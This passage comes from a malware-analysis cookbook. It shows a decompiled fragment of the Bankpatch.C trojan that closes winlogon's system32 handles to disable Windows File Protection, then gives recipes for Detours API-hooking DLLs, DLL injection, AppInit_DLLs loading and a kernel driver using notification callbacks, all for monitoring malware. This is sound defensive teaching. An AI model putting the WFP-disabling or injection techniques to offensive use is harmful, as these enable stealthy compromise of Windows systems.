
Figure 9-9 shows a de-compilation of Bankpatch.C's WFP-disabling code, as produced by IDA Pro and Hex-Rays. If you reviewed Daniel Pistelli's proof-of-concept code, you'll see an obvious resemblance.

```

if ( *hEntry->UniqueProcessId != winlogon_pid )
    goto next_handle;
hCurrentProcess = GetCurrentProcess();
if ( DuplicateHandle(
    hSourceProcessHandle,
    hEntry->HandleValue,
    hCurrentProcess,
    &TargetHandle,
    0,
    0,
    DUPLICATE_SAME_ACCESS ) )
{
    if ( !NtQueryObject(TargetHandle, ObjectNameInformation, &pObjectName, 532, 0) )
    {
        CharUpperW(pObjectName->Name->Buffer);
        if ( strstrW(L"WINDOWS\\SYSTEM32", pObjectName->Name->Buffer) == 1
            || strstrW(L"WINNT\\SYSTEM32", pObjectName->Name->Buffer) == 1 )
        {
            CloseHandle(TargetHandle);
            DuplicateHandle(
                hSourceProcessHandle,
                hEntry->HandleValue,
                hCurrentProcess,
                &TargetHandle,
                0,
                0,
                DUPLICATE_SAME_ACCESS | DUPLICATE_CLOSE_SOURCE);
            CloseHandle(TargetHandle);
            goto next_handle;
        }
    }
    hEntry = v6;
}
CloseHandle(TargetHandle);

```

**Figure 9-9:** Hex-Rays de-compilation of Bankpatch.C's WFP-disabling code

To demonstrate the effects of Bankpatch.C's WFP-disabling code, you can set up HandleDiff.exe with an automatic timer. Before the timer expires, you can install Bankpatch.C onto the system. Here is the command we used and an example of HandleDiff.exe's output:

```

C:\> HandleDiff.exe -d -s 60 -f bankpatch.txt
-----
winlogon.exe (pid 684)
OldHandles: 582
NewHandles: 580
[-] 0x200      0x160001  File      \WINDOWS\system32
[-] 0x7fc      0x100020  File      \WINDOWS\system32

```

After installing Bankpatch.C, winlogon.exe had two fewer handles than before. In particular, the two missing handles were to file objects named "WINDOWS\system32" (actually they are directories opened with `CreateFile`). Now you have a good idea why closed handles, as well as created handles, are very valuable during dynamic analysis.

<sup>8</sup><http://mnin.blogspot.com/2009/02/bankpatchc-detection-tool.html>

<sup>9</sup><http://www.ntcore.com/files/wfp.htm>

## API Monitoring/Hooking

API monitors are classic tools for reverse engineers and malware analysts. They provide a wealth of information about a program's runtime behavior by intercepting calls to API functions and logging the relevant parameters. Many tools exist for this purpose, including Process Monitor, as mentioned in the previous section. Why would you want to create your own? Here are the most common reasons people create their own API-hooking tools:

- Most existing tools are GUI-only (no command-line version or batch mode).
- The existing tools might hook functions you don't care about or not hook functions you care about.
- The existing tools might not output results in the exact format you want (for example, XML, SQL, CSV, binary dump, and so on).
- You might want to configure custom actions for a hook. For example, you can hook `DeleteFile` to make a copy before the file gets deleted. Or you can hook `sleep` to reduce the amount of time a trojan waits before infecting the system.

Just because you hook a function doesn't mean you do so for monitoring purposes. For example, we once had a few hundred packed variants of the same trojan and needed to extract a hard-coded encryption key from each binary. The encryption key wasn't available until after the program was unpacked. The problem was that shortly after unpacking, the program infected the system on which it ran and then didn't allow other variants to execute on the same system. Therefore, we needed to get the keys without infecting the system, or we'd have to revert the virtual machine for each sample.

The solution we came up with involved finding a common API function (for example, `CreateEvent`) that all trojans called *after* unpacking but *before* infecting the system. We built a DLL (using one of the following API-hooking libraries) that hooked `CreateEvent`. When the hook was triggered, the DLL scanned the process memory for the encryption key, dumped it to disk, and then terminated the process before it could proceed with infection. A command-line loader cycled through each sample in a directory and executed them with the API-hooking DLL. In less than a minute, we could extract the keys from hundreds of samples. This is just an example of how you can leverage API-hooking libraries even if you don't plan on monitoring APIs or inspecting parameters in the conventional way.

Recipe 11-12 shows how to build an API monitor in Python using the WinAppDbg debugger framework. In some cases, that method isn't desirable. For example, you may be dealing with malware that doesn't run in a debugger or you may be designing a tool that needs to run on machines without Python. The recipes in this section show how to build API moni-

tors that don't require a debugger or any other frameworks. You can use one of the following libraries:

- Microsoft Detours: <http://research.microsoft.com/en-us/projects/detours/>
- WinAPIOverride32: <http://jacquelin.potier.free.fr/winapioverride32/>
- Mhook: <http://codefromthe70s.org/mhook22.aspx>
- madCodeHook: <http://www.madshi.net/madCodeHookDescription.htm>
- EasyHook: <http://easyhook.codeplex.com/>
- Nektra Devaire/Trappola: <http://www.nektra.com/products/>

## RECIPE 9-8: BUILDING AN API MONITOR WITH MICROSOFT DETOURS




*You can find supporting material for this recipe on the companion DVD.*

Microsoft Detours is available for free with a noncommercial license, but only supports x86. For commercial use or for full x64 support, you must purchase a license. Detours supports development in C/C++, includes API functions to facilitate getting your DLL into the memory of the target process, and comes with a lot of source code examples for creating your own programs. This recipe shows how to build an API monitor with Detours and Microsoft Visual Studio.


### Creating the API-Hooking DLL

1. Download and install Detours. It comes as an MSI (\*.msi) and by default exists in a path such as C:\Program Files\Microsoft Research\Detours Express 2.1, which this example refers to as \$DTHOME in the remainder of the steps.
2. Use Visual Studio to create a new solution. Choose Win32 Console Application and give your solution a name (this example uses DetoursHooks), as shown in Figure 9-10.



**Figure 9-10:** Creating a new project with Visual Studio

3. Click Application Settings on the wizard and choose DLL as the Application type. This is shown in Figure 9-11. Then click Finish.



**Figure 9-11:** Choosing a DLL for your application type

4. Copy the Detours header file (\$DTHOME\include\detours.h) and library files (\$DTHOME\lib\detours.lib and \$DTHOME\lib\detoured.lib) into your Visual Studio project's directory. In this example, a shared directory for these files was created so that other projects that you add to the same solution can access them. The location of our files is C:\Documents and Settings\Administrator\My Documents\Visual Studio 2008\Projects\DetoursHooks\Shared.
5. Modify your dllmain.cpp to include the detours.h header file and link with the detours.lib and detoured.lib libraries.

```
#include <windows.h>
#include <stdio.h>
#include "..\\Shared\\detours.h"

#pragma comment (lib, "..\\Shared\\detours.lib")
#pragma comment (lib, "..\\Shared\\detoured.lib")
```

6. For each function that you want to hook, create a variable for the target pointer (stores the address of the un-instrumented API) and the detour function (your hook code). You need to use the same prototype as defined in the Windows header files (or as displayed on MSDN) for the functions that you hook. Here is example code for DeleteFileA that copies the file to be deleted into an archive directory of your choosing (C:\archive).

```
// target pointer to un-instrumented API
static BOOL (WINAPI *RealDeleteFileA)(LPCSTR) = DeleteFileA;

// detours function
BOOL WINAPI HookDeleteFileA(LPCSTR lpFileName)
{
    // save the last error
```

```

DWORD dwLastError = GetLastError();

// check if the parameter is valid
if (lpFileName != NULL && strrchr(lpFileName, '\\') != NULL)
{
    // allocate memory for copied file name
    PCHAR lpNewFile = new CHAR[MAX_PATH*2];
    if (lpNewFile != NULL)
    {
        sprintf_s(lpNewFile,
            MAX_PATH,
            "c:\\archive\\",
            strrchr(lpFileName, '\\') + 1);
        // copy the file to be deleted into an archive
        printf("Copy %s => %s\\n", lpFileName, lpNewFile);
        CopyFileA(lpFileName, lpNewFile, FALSE);
        delete[] lpNewFile;
    }
}

// restore last error
SetLastError(dwLastError);
return RealDeleteFileA(lpFileName);
}

```

7. You must add at least one exported function to your DLL. The function can be completely empty. This is a requirement of the Detours API. If you are using a hooking library other than Detours, you do not need to perform this step.

```

extern "C" __declspec(dllexport) void DummyFunc(void)
{
    return;
}

```

8. Modify the `DllMain` function to install your hooks when a process loads the DLL. In addition, modify it to uninstall the hooks when a process unloads the DLL. You can do this with `DetourAttach` and `DetourDetach`, respectively. For example:

```

BOOL APIENTRY DllMain(HMODULE hModule,
                     DWORD dwReason,
                     LPVOID lpReserved)
{
    // install the hook(s)
    if (dwReason == DLL_PROCESS_ATTACH)
    {
        DetourTransactionBegin();
        DetourUpdateThread(GetCurrentThread());
        DetourAttach(&(PVOID&)RealDeleteFileA, DeleteFileA);
        DetourTransactionCommit();
    }
}

```

```

// uninstall the hook(s)
else if (dwReason == DLL_PROCESS_DETACH)
{
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());
    DetourDetach(&(PVOID&)RealDeleteFileA, DeleteFileA);
    DetourTransactionCommit();
}
return TRUE;
}


```

9. In Visual Studio, click Build ⇨ Build Solution. If there are no errors, you should have a compiled DLL named according to your project (DetoursHooks.dll in our case) in your Debug or Release directory.

## Creating the DLL Injection Program

Now that you have created a DLL, you need to get it inside the process you want to monitor. If your target process is already running, you can inject the DLL in a number of ways—see Chapter 13. If you want to create a new process (such as your malware sample) and have your DLL injected into it upon startup, before any of the malware’s code executes, then you can use the method described next.

1. Add a new project to your existing Visual Studio solution. This way, you can manage all projects from the same place and compile them all at once. To do this, right-click the existing project name (e.g., DetoursHooks) in Visual Studio’s Solutions Explorer, click Add ⇨ New Project, as shown in Figure 9-12. Give your injection program a name (this example uses DetoursInjection) and click Finish.
2. Add the Detours header and library files to your new project. It should look exactly the same as the code in Step 5 for creating the DLL.



**Figure 9-12:** Adding a new project to Visual Studio

3. Use `DetourCreateProcessWithDll` within your injection program. The simple example that follows accepts the name of your DLL and the path to the process to execute. Anything after the process name on the command line is supplied as a command-line argument to the process being created. For simplicity, the program assumes your DLL (`DetoursHooks.dll`) and `detoured.dll` are in the same directory as your injection program.

```
int _tmain(int argc, _TCHAR* argv[])
{
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    LPCTSTR szCmdLine = NULL;
    CHAR    szDllName[MAX_PATH];
    CHAR    szDetouredDll[MAX_PATH];
    BOOL    bStatus;

    if (argc < 3)
    {
        _tprintf(_T("\nUsage: %s <DLL> <PROCESS [ARGS]>\n"), argv[0]);
        return -1;
    }

    if ((szCmdLine = GetArguments()) == NULL)
    {
        _tprintf(_T("Failed to parse command line!\n"));
        return -1;
    }

    GetCurrentDirectoryA(MAX_PATH, szDetouredDll);
    GetCurrentDirectoryA(MAX_PATH, szDllName);

    strcat_s(szDetouredDll, MAX_PATH, "\\detoured.dll");
    strcat_s(szDllName, MAX_PATH, "\\");

#ifdef _UNICODE
    WideCharToMultiByte(CP_ACP, 0, argv[1], -1,
        szDllName+strlen(szDllName),
        MAX_PATH, NULL, NULL);
#else
    strcat_s(szDllName, MAX_PATH, argv[1]);
#endif

    memset(&si, 0, sizeof(si));
    si.cb = sizeof(si);

    bStatus = DetourCreateProcessWithDll(
        NULL,          // application name
        szCmdLine,     // full command line + arguments
        NULL,          // process attributes
```



```

        NULL,        // thread attributes
        FALSE,       // inherit handles
        0,           // creation flags
        NULL,        // environment
        NULL,        // current directory
        &si,          // startup info
        &pi,          // process info
        szDetouredDll, // path to detoured.dll
        szDllName,    // path to dll to inject
        NULL);        // use standard CreateProcess API

    if (bStatus) {
        _tprintf(_T("Created process PID %d!\n"), pi.dwProcessId);
    } else {
        _tprintf(_T("Error creating process!\n"));
    }

    return 0;
}

```

4. Click Build ⇨ Build Solution in Visual Studio. You should now have DetoursHooks.dll and DetoursInjector.exe in your Build or Release directory. Copy \$DTHOME\detoured.dll into your Build or Release directory also.

## Testing Your Hooks

We like to test out our hooks before using them on real malware. To create a test program, follow these steps:

1. Add a new project to your existing solution, just as you did before. This example uses the name TestProject.
2. Use this program to call the API function(s) that your DLL hooks. The following is an example of the test program.

```

#include <windows.h>

int _tmain(int argc, _TCHAR* argv[])
{
    DeleteFileA("C:\\windows\\system32\\notepad.exe");
    return 0;
}

```

3. Click Build ⇨ Build Solution in Visual Studio. Make sure you see TestProject.exe in your Debug or Release directory.
4. Execute your test program under the influence of your API-hooking DLL. The commands that follow show that all of the programs are gathered in a single location

and that the C:\archive directory is empty to start. After running the test, C:\archive contains a copy of notepad.exe—the file that the test program attempted to delete.

```
C:\Test>dir
```

```
Volume in drive C has no label.
Volume Serial Number is B09B-EE95
```

```
Directory of C:\Test
```

```
05/17/2010  07:58 PM    <DIR>          .
05/17/2010  07:58 PM    <DIR>          ..
10/15/2009  06:38 PM                4,096 detoured.dll
05/17/2010  07:34 PM            218,624 DetoursHooks.dll
05/17/2010  07:34 PM            226,816 DetoursInjector.exe
05/17/2010  07:34 PM            30,720 TargetProject.exe
               4 File(s)          480,256 bytes
               2 Dir(s)  12,360,187,904 bytes free
```

```
C:\Test>dir C:\archive
```

```
Volume in drive C has no label.
Volume Serial Number is B09B-EE95
```

```
Directory of C:\archive
```

```
05/17/2010  07:24 PM    <DIR>          .
05/17/2010  07:24 PM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  12,360,187,904 bytes free
```

```
C:\Test>DetoursInjector.exe
```

```
Usage: DetoursInjector.exe <DLL> <PROCESS [ARGS]>
```

```
C:\Test>DetoursInjector.exe DetoursHooks.dll TargetProject.exe
```

```
Created process PID 920!
```

```
Copying C:\windows\system32\notepad.exe => c:\archive\notepad.exe
```

```
C:\Test>dir C:\archive
```

```
Volume in drive C has no label.
Volume Serial Number is B09B-EE95
```

```
Directory of C:\archive
```

```
05/17/2010  07:59 PM    <DIR>          .
05/17/2010  07:59 PM    <DIR>          ..
05/14/2010  04:28 PM            69,120 notepad.exe
               1 File(s)            69,120 bytes
               2 Dir(s)  12,360,097,792 bytes free
```

## RECIPE 9-9: FOLLOWING CHILD PROCESSES WITH YOUR API MONITOR

Malware frequently creates new processes. The new process might be dropped or down-loaded by the malware, or it might be an instance of an existing program, such as Internet Explorer or cmd.exe. In these cases, you need to “follow” the newly created processes in order to monitor them as well. Otherwise, you’ll only log a portion of the malware’s behav-iors. The ability to recursively inject DLLs into new processes is one of the most sought after features in an API-monitoring tool. This recipe describes some of the techniques you can use to follow new processes.

### Hooking Process-Creation APIs

Many users will hook process-creation API functions such as `CreateProcessW`, and insert code to inject the DLLs into the newly created process. The following is an example of that technique:

```
static BOOL (WINAPI *RealCreateProcessW)(
    LPCWSTR, LPWSTR,
    LPSECURITY_ATTRIBUTES,
    LPSECURITY_ATTRIBUTES,
    BOOL, DWORD, LPVOID, LPCWSTR,
    LPSTARTUPINFO,
    LPPROCESS_INFORMATION) = CreateProcessW;

BOOL WINAPI HookCreateProcessW(LPCWSTR lpApplicationName,
    LPWSTR lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL bInheritHandles,
    DWORD dwCreationFlags,
    LPVOID lpEnvironment,
    LPCWSTR lpCurrentDirectory,
    LPSTARTUPINFO lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation)
{
    DWORD dwLastError = GetLastError();
    BOOL bResult = FALSE;
    CHAR szDetouredDll[MAX_PATH];
    CHAR szDllName[MAX_PATH];
    HMODULE hMod1 = NULL, hMod2 = NULL;

    // get the full path to the detours DLL
    hMod1 = GetModuleHandleA("detoured.dll");
    GetModuleFileNameA(hMod1, szDetouredDll, MAX_PATH);

    // get the full path to the hooking DLL
    GetModuleHandleEx(
```

```

        GET_MODULE_HANDLE_EX_FLAG_FROM_ADDRESS,
        (LPCTSTR)&HookCreateProcessW,
        &hMod2);

    GetModuleFileNameA(hMod2, szDllName, MAX_PATH);

    // route creation of new process through
    // the detours API
    bResult = DetourCreateProcessWithDll(
        lpApplicationName,
        lpCommandLine,
        lpProcessAttributes,
        lpThreadAttributes,
        bInheritHandles,
        dwCreationFlags,
        lpEnvironment,
        lpCurrentDirectory,
        lpStartupInfo,
        lpProcessInformation,
        szDetouredDll,
        szDllName,
        (PDETOUR_CREATE_PROCESS_ROUTINEW)RealCreateProcessW);


    SetLastError(dwLastError);
    return bResult;
}

```

In most cases, this trick works fine, but there are so many API functions that can create a process. Figure 9-13 shows the relationship between 12 user mode API functions that can create processes, spread across four DLLs (kernel32.dll, shell32.dll, advapi32.dll, and ntdll.dll). You could hook all of the functions, but that would be quite tedious. You could only hook `NtCreateProcessEx`, but you'd lose some context (i.e., there would be no easy way to tell if the malware initially called `WinExec` or `ShellExecuteA`). Depending on your goals, you may not care about the extra work involved in hooking all functions or you might not care about the higher-level context. You also have to consider the fact that it's possible to create processes with special API functions such as `CreateProcessWithLogonW` and `CreateProcessWithTokenW`, which utilize RPC. In these cases, the RPC server calls one of the process-creation APIs instead of the process in which your monitoring DLL is loaded.

### Using AppInit\_DLLs


Instead of individually hooking the process-creation APIs, another option is to leverage the `AppInit_DLLs` registry value. You can find this value under the following key: `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows`. If you enter the paths to your DLLs separated with spaces or commas, as shown in Figure 9-13, then newly created processes will load the DLLs in the specified order.



**Figure 9-13:** Possible API functions for creating processes

## NOTE

One “alternate” method of creating a process that we saw recently involved Microsoft Word. The malware called `CoCreateInstance` with the CLSID of `Word.Application`, which forced the `svchost.exe` running the `DcomLaunch` (DCOM Server Process Launcher) service to create a `WINWORD.EXE` process. Then the malware automated the execution of a VB script from within Word. The VB script launched a process that the malware dropped, thus making it a child process of `WINWORD.EXE`. This is just an example of how you cannot expect to follow processes by hooking API functions alone.



**Figure 9-14:** Using `AppInit_DLLs` to load your DLLs

A drawback to using AppInit\_DLLs is that the DLLs will only load into processes that also load user32.dll. All GUI applications and a majority of malware samples load user32.dll, but some command-line programs do not. Therefore, malware can still create a process without you being able to follow and monitor it.

### Alternate Methods

An alternate method you can use involves registering a process-creation callback function in the kernel, which is described in Recipe 9-10. In this case, you can detect when malware creates new processes regardless of how it happens. Also, Recipe 8-9 showed you how to automatically inject DLLs into new processes with Sandboxie.

## RECIPE 9-10: CAPTURING PROCESS, THREAD, AND IMAGE LOAD EVENTS



*You can find supporting material for this recipe on the companion DVD.*

A notification routine is a callback function that the system executes when certain events occur. The events discussed in this recipe are process creation, thread creation, and image loading. Over the past few years, malware with rootkit components such as Mebroot,<sup>10</sup> BlackEnergy v2,<sup>11</sup> Rustock,<sup>12</sup> and TDLL3<sup>13</sup> have exploited notification routines. The payloads of such rootkits commonly include forcing new processes to load a malicious DLL, terminating a process immediately after it starts (for anti-debugging/anti-detection), or switching a new thread's SSDT to point at an alternate table (see Recipe 17-6).

### Using Notification Routines

There are a few legitimate uses for notification routines. Many antivirus products register callback functions that check processes for harmful strings, instructions, or known signatures. In this manner, the antivirus product can prevent execution of the process or prevent a process from loading an infected DLL. Another legitimate use involves creating an event monitor for dynamic analysis of malware. This recipe shows you how to implement a driver that alerts you when any events occur on the system while your malware sample executes.

The following prototypes describe the API functions that drivers use for registration. All of the necessary header files are included in the Windows Driver Kit (WDK).

```
NTSTATUS PsSetCreateProcessNotifyRoutine(
    IN PCREATE_PROCESS_NOTIFY_ROUTINE NotifyRoutine,
    IN BOOLEAN Remove
);

NTSTATUS PsSetCreateThreadNotifyRoutine(
    IN PCREATE_THREAD_NOTIFY_ROUTINE NotifyRoutine
);

NTSTATUS PsSetLoadImageNotifyRoutine(
```

```
IN PLOAD_IMAGE_NOTIFY_ROUTINE NotifyRoutine,
);
```

The first parameter to each API function is a pointer to a user-defined callback function of the specified type. Here are the prototypes for the callback functions:

```
VOID (*PCREATE_PROCESS_NOTIFY_ROUTINE)(
    IN HANDLE ParentId,
    IN HANDLE ProcessId,
    IN BOOLEAN Create);

VOID (*PCREATE_THREAD_NOTIFY_ROUTINE)(
    IN HANDLE ProcessId,
    IN HANDLE ThreadId,
    IN BOOLEAN Create);

VOID (*PLOAD_IMAGE_NOTIFY_ROUTINE)(
    IN PUNICODE_STRING FullImageName,
    IN HANDLE ProcessId,
    IN PIMAGE_INFO ImageInfo);
```

The following rules apply to notification routines:

- **Process creation:** When a process is created, the process-creation callback executes in the context of the thread that created the new process. The `ProcessId` and `ParentId` parameters identify the process and its parent.
- **Thread creation:** When a thread is created, the thread-creation callback executes in the context of the thread that created the new thread. The `ThreadId` parameter identifies the newly created thread ID.
- **Image load:** The image load callback is called whenever an executable image is loaded or mapped into memory. Images are loaded when the main executable for a process is mapped into memory, when the process loads a DLL, or when a kernel driver loads. The image load callback receives the path on disk to the image being loaded and a pointer to an `IMAGE_INFO` structure, which specifies the image's base address in memory and its size.

The following code shows an example driver that uses these API functions for monitoring purposes:

```
#include "ntddk.h"
#include "stdio.h"

NTSTATUS DriverEntry(
    IN PDRIVER_OBJECT DriverObject,
    IN PUNICODE_STRING theRegistryPath)
{
    //Driver initialization...

    PsSetCreateProcessNotifyRoutine(
        (PCREATE_PROCESS_NOTIFY_ROUTINE) ProcessNotifyRoutine,
```

```

        FALSE);

    PsSetCreateThreadNotifyRoutine(
        (PCREATE_THREAD_NOTIFY_ROUTINE)ThreadNotifyRoutine);

    PsSetLoadImageNotifyRoutine(
        (PLOAD_IMAGE_NOTIFY_ROUTINE)LoadImageNotifyRoutine);

    return STATUS_SUCCESS;
}

//This function looks up a process's name given its EPROCESS

VOID GetProcessName(PCHAR pEprocess, PCHAR szProcess)
{
    strncpy(
        szProcess,
        pEprocess + g_ProcessNameOffset,
        MAX_PROCESS);

    szProcess[MAX_PROCESS] = 0;
    return;
}

//This function executes when the system starts a new process

VOID ProcessNotifyRoutine (
    IN HANDLE    ParentId,
    IN HANDLE    ProcessId,
    IN BOOLEAN   Create)
{
    CHAR szProcess[MAX_PROCESS];
    CHAR szParent[MAX_PROCESS];
    PEPROCESS peProcess = NULL;

    memset(szProcess, 0, sizeof(szProcess));
    memset(szParent, 0, sizeof(szParent));

    GetProcessName((PCHAR)PsGetCurrentProcess(), szParent);
    PsLookupProcessByProcessId(ProcessId, &peProcess);

    if (peProcess != NULL) {
        GetProcessName((PCHAR)peProcess, szProcess);
        ObDereferenceObject(peProcess);
    }

    if (Create) {
        DbgPrint("[PROCESS START] %s (PID %d) started %s (PID %d)\n",
            szParent,
            ParentId,
            szProcess,
            ProcessId);
    }
}

```



```

        return;
    }

//This function executes when processes load new DLLs

VOID LoadImageNotifyRoutine (
    IN PUNICODE_STRING FullImageName,
    IN HANDLE ProcessId,
    IN PIMAGE_INFO ImageInfo)
{
    WCHAR * ImageName = NULL;
    ULONG Length = 0;
    CHAR szProcess[MAX_PROCESS];

    GetProcessName((PCHAR)PsGetCurrentProcess(), szProcess);
    Length = (FullImageName->Length + 1) * sizeof(WCHAR);
    ImageName = ExAllocatePoolWithTag(NonPagedPool, Length, 'data');

    if (ImageName != NULL) {
        memset(ImageName, 0, Length);

        wcsncpy(ImageName,
            FullImageName->Buffer,
            FullImageName->Length);

        DbgPrint("[IMAGE LOAD] %s (PID %d) loaded %ws\n",
            szProcess,
            ProcessId,
            ImageName);
        ExFreePoolWithTag(ImageName, 'data');
    }

    return;
}

//This function executes when processes start new threads

VOID ThreadNotifyRoutine (
    IN HANDLE ProcessId,
    IN HANDLE ThreadId,
    IN BOOLEAN Create)
{
    CHAR szProcess[MAX_PROCESS];
    GetProcessName((PCHAR)PsGetCurrentProcess(), szProcess);

    if (Create) {
        DbgPrint("[THREAD START] %s (PID %d) thread started TID %d\n",
            szProcess,
            ProcessId,
            ThreadId);
    }

    return;
}

```

Once you load the driver, you can execute the desired malware sample and observe its activity on the system. The code shown in this recipe prints debug messages, which you can capture with DebugView.<sup>14</sup> The next few recipes, however, show how you can combine notification routines with other dynamic analysis tricks and log the results to a file instead. The image in Figure 9-15 shows how the debug messages appear after running a component of a trojan named Koobface.




Figure 9-15: The notification routines triggered by Koobface

The left-hand column in the DebugView application shows the number for each debug message. Use those numbers to follow along with the descriptions of the events that follow:

- #14: Shows when v2captcha.exe started. Its parent process is explorer.exe because we launched v2captcha.exe by double-clicking it from Windows Explorer.

- **#16–25:** Shows the executable images mapped into memory as a result of v2captcha.exe starting. Although it is truncated a bit, the first image (#16), contains the path on disk to the v2captcha.exe application. The rest of the entries are DLLs loaded by the application.
- **#26–27:** Shows when v2captcha.exe launches cmd.exe. It doesn't matter which API (CreateProcess, ShellExecute, WinExec, and so on) was used to start cmd.exe because you're not hooking user mode functions to monitor events. Also notice that the process-creation callback function uses PsLookupProcessByProcessId to get a pointer to the new process's EPROCESS block. Therefore, you can easily extend the output of the sample driver to include information such as the new process's command-line parameters.
- **#28:** Shows when v2captcha.exe terminates.
- **#29–39:** Shows when cmd.exe begins. Its main executable and DLLs are mapped into memory.
- **#40–41:** Shows when the first cmd.exe process launches rundll32.exe.
- **#42–65:** Shows when rundll32.exe begins. Its main executable and DLLs are mapped into memory.
- **#66–67:** Shows when cmd.exe attempts to delete the main executable file for v2captcha.exe and an apparent batch script named captcha.bat. The notification routines discussed in this recipe are not responsible for monitoring file deletions. That information is available in Recipe 9-11.

As you can see, notification routines can be extremely useful for dynamic analysis. In case you were wondering, the process and thread events logged by Process Monitor, shown in Recipe 9-1, are the result of using notification routines. However, because Process Monitor isn't open source, you can't take custom actions when the notifications are triggered. With just a few modifications to the code in this recipe, you can program the driver to take action on events rather than passively logging the activity.

#### NOTE

Recipe 17-9 describes how you can use Volatility to detect registered callback functions in memory dumps because they are so often used by rootkits.

